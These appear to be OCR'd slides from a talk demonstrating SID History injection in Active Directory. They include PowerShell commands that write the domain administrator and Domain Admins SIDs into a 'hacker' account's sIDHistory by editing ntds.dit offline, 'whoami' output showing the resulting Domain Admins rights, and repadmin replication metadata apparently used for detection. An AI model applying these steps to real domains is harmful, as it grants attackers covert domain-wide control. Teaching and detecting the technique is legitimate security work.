
Multi-valued Octet String Editor

Attribute: sIDHistory

Values:


```
S-1-5-21-3180365339-800773672-3767752645-500
S-1-5-21-3180365339-800773672-3767752645-512
S-1-5-21-3180365339-800773672-3767752645-517
S-1-5-21-3180365339-800773672-3767752645-520
```

Forging SID History



```
PS> Stop-Service ntds -Force
PS> (Get-ADDBDomainController -DBPath C:\Windows\NTDS\ntds.dit).DomainSid.Value
S-1-5-21-3180365339-800773672-3767752645
PS> Add-ADDBSidHistory -SamAccountName hacker -DBPath C:\Windows\NTDS\ntds.dit `
>>>                    -SidHistory S-1-5-21-3180365339-800773672-3767752645-500,
>>>                                S-1-5-21-3180365339-800773672-3767752645-512,
>>>                                S-1-5-21-3180365339-800773672-3767752645-517,
>>>                                S-1-5-21-3180365339-800773672-3767752645-520
PS> Start-Service ntds
PS>
```

Forging SID History



Select Command Prompt

```
C:\Users\hacker>whoami /groups

GROUP INFORMATION
-----------------

Group Name
==============================================                                    ==
Everyone
BUILTIN\Administrators
BUILTIN\Users
NT AUTHORITY\REMOTE INTERACTIVE LOGON
NT AUTHORITY\INTERACTIVE
NT AUTHORITY\Authenticated Users
NT AUTHORITY\This Organization
LOCAL
ADATUM\Domain Admins                                                              72
ADATUM\Cert Publishers                                                            72
ADATUM\Group Policy Creator Owners                                                72
ADATUM\Administrator                                                              72
Authentication authority asserted identity
ADATUM\Denied RODC Password Replication Gro                                       72
Mandatory Label\Medium Mandatory Level

C:\Users\hacker>
```

Hacker Properties


Member of:

Name	Active Directory Domain Services Folder
Domain Users	Adatum.com/Users

Primary group: Domain Users

There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.


SID Filtering?



All requests coming over the trust are authenticated and routed by DC1


Demo
SID History Injection

Replication Metadata



```
C:\>repadmin /showobjmeta lon-dc1 "CN=April Reagan,OU=IT,DC=Adatum,DC=com"

29 entries.
Loc.USN                           Originating DSA  Org.USN  Org.Time/Date        Ver Attribute
=======                           =============== ========= =============        === =========
  14347     91193cfa-6dd8-459f-a0aa-d32f0a8f9d59     14347 2013-10-22 08:31:38     1 objectClass
  14347     91193cfa-6dd8-459f-a0aa-d32f0a8f9d59     14347 2013-10-22 08:31:38     1 cn
  73783          Default-First-Site-Name\LON-DC1     73783 2015-09-12 21:03:45     2 sn
  14347     91193cfa-6dd8-459f-a0aa-d32f0a8f9d59     14347 2013-10-22 08:31:38     1 l
  14347     91193cfa-6dd8-459f-a0aa-d32f0a8f9d59     14347 2013-10-22 08:31:38     1 givenName
```

Replication Metadata



